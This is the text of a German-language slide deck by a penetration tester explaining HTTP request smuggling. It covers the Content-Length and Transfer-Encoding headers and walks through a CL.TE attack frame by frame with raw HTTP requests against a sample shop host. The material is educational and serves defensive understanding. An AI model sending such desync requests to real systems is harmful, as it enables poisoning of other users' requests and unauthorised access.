

TECH SESSION!

Huckepack im Internet:
HTTP Request Smuggling

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
TECH SESSION!

HTTP Request Smuggling Huckepack im Internet



Tobias Kopf
Head of Penetration Testing

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HTTP Request

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```
POST /cart HTTP/1.1
Host: securestore.com
Content-Type: application/x-www-form-
urencoded
Content-Length: 14

product=laptop
```




```
HTTP/1.1 200 OK
Date: Thu, 02 Oct 2025 05:29:06 GMT
Content-Length: 20

Added laptop to cart
```

HTTP Request mit Load Balancer

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
HTTP Request mit Load Balancer

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HTTP Request mit Load Balancer

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HTTP Request Längenangaben



Content-Length

```
POST /cart HTTP/1.1
Host: securestore.com
Content-Type: application/x-www-form-
urlencoded
Content-Length: 14

product=laptop
```

Transfer-Encoding

```
POST /cart HTTP/1.1
Host: securestore.com
Content-Type: application/x-www-form-
urlencoded
Transfer-Encoding: chunked

e
product=laptop
0
```

Komplexität führt zu Schwachstellen

HTTP Request Smuggling

Angriffsszenarien

- ✓ CL.TE: Frontend Content-Length, Backend Transfer-Encoding
- ✓ TE.CL: Frontend Transfer-Encoding, Backend Content-Length
- ✓ TE.TE: beide Transfer-Encoding, Obfuskierung führt zu unterschiedlichem Verhalten



CL.TE Angriff


```
POST /cart HTTP/1.1  
Host: securestore.com  
Content-Length: 9  
Transfer-Encoding: chunked
```

0

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⇒ Frontend nutzt Content-Length, Transfer-Encoding

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CL.TE Angriff

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Angreifer

```
POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked
```

0

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CL.TE Angriff

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Angreifer

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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Frontend

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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CL.TE Angriff

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Angreifer

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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Frontend

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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Backend

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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CL.TE Angriff

Backend

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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CL.TE Angriff

Nutzer

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 14

product=laptop

Backend

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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CL.TE Angriff

Backend

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Nutzer

POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 9
Transfer-Encoding:
chunked

0

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Backend


POST /cart HTTP/1.1
Host: securestore.com
Content-Length: 14

product=laptop

(Frontend)

8comPOST /cart
HTTP/1.1
Host: securestore.com
Content-Length: 14

product=laptop



HTTP Request Smuggling



1 Demo

Fighting Cybercrime



Erleben Sie echte Angriffe
bei unseren *Tech Sessions*
am Stand 412 – Halle 7A

Besprechung des Reifegrads,
individuelle Beratung

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CYBER SECURITY

Sie haben noch Fragen?
Sprechen Sie mich gerne an!



Tobias Kopf

Head of Penetration Testing

✉ tobias.kopf@8com.de

☎ +49 171 1522283

🌐 www.8com.de

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